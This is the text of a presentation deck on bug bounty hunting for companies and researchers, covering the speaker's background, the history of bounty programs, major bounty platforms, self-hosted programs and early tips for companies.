



# *Bug Bounty Hunting* for **Companies & Researchers**

*Bounty Hunting in Sudan and Abroad*

By:

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*Bug Bounty Hunting*  
for  
**Companies & Researchers**

# WHO AM I?

## ➤ Mazin Ahmed

- Freelancing **Information Security Specialist / Penetration Tester**
- Freelancing Security Researcher at **Bugcrowd, Inc**
- Security Contributor at **ProtonMail**
- Interested in web-security, networks-security, WAF evasions, mobile-security, responsible disclosure, and software automation.
- One of top 50 researchers at Bugcrowd out of 37,000+ researchers.
- Acknowledged by Facebook, Twitter, Oracle, LinkedIn, and many...

You can read more at <https://mazinahmed.net>

# WHO AM I?

And I have contributed to the security of the following:



AND MANY MORE...

# AGENDA

MY STORY

WHAT ARE BUG BOUNTY PROGRAM?

BUG BOUNTY PROGRAM (HISTORY)

WHY BUG BOUNTY PROGRAMS?

POPULAR BUG BOUNTY PLATFORMS

SELF-HOSTED BUG BOUNTY PROGRAM

TIPS & NOTES

- RESPONSIBLE DISCLOSURE PROGRAM VS. BUG BOUNTY PROGRAM

BUG BOUNTY PLATFORMS PROCESS

WHAT HAPPENS AFTER STARTING BUG BOUNTY


COMMON PITFALLS/MISTAKES

COOL FINDINGS

INFOSEC, BUG HUNTING IN SUDAN & THE MIDDLE EAST

ACKNOWLEDGEMENTS

QUESTIONS



# My Story

## [My Story]

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# What are Bug Bounty Programs?



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# Bug bounty Programs (History)

Netscape (1995) → PWN2OWN (2007) → Google (2010) → Facebook (2011) → Bug Bounty platforms Era(2012)

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# Why Bug Bounty Programs?

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# Why Bug Bounty Programs? (Company's Wise)

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# Why Bug Bounty Programs? (Researcher's Wise)



# Popular Bug Bounty Platforms

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## Popular Bug Bounty Platforms

### *Bugcrowd*



- First ever public bug bounty platform.
- 37,000+ researchers/hackers.
- Largest-ever security team.
- Offers managed – unmanaged - on-going - time-limited – public - private bug bounties.

# Popular Bug Bounty Platforms

## *Hacker One*

**hackerone**

- A “security inbox” for companies, and a bug bounty platform.
- The client handles the submissions validating process.
- Around 3700 researchers were thanked in the platform.

# Popular Bug Bounty Platforms

*Synack*



- Only hires the *best of best*.
- requiring written exams, practical exams, and background-checks for researchers.
- Larger payouts than its competitors.
- Private number of researchers, private clients.

# Popular Bug Bounty Platforms

*Cobalt.IO*

- Bug Bounty Platform + Crowdsourced Pentesting Services.
- Different pentesting + bounties services.
- A team of 5000 researchers, 200 vetted researchers, 329 submitted valid reports.



# Popular Bug Bounty Platforms

## *ZeroCopter*

- Amsterdam-based bug bounty platform.
- Invite-only platform for researchers.
- Around 100 chosen researchers.
- Handles all reports (aka managed bounty programs).
- Run scanners on systems to find hanging fruits before launching the program.



# Self-Hosted Bug Bounty Program


- Can be done by handling reports by emails, forms, etc...
- Less opportunity of having hackers noticing it, (unless the company is very well-known)
- Example: Facebook, Google, PayPal, United Airlines)
- Bugcrowd hosts a list of self-hosted bounty programs

<https://bugcrowd.com/list-of-bug-bounty-programs>

<https://firebounty.com>

# Tips & Notes

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for  
Companies & Researchers



# Tips & Notes for Companies

**Bug Bounty Hunting**  
for  
Companies & Researchers

# Tips & Notes (for Companies)

- Bug Bounties do not replace traditional security assessment.
- Before getting into bug bounties:
  - Evaluate your systems and networks.
  - Perform internal vulnerability assessments
  - Fix everything!

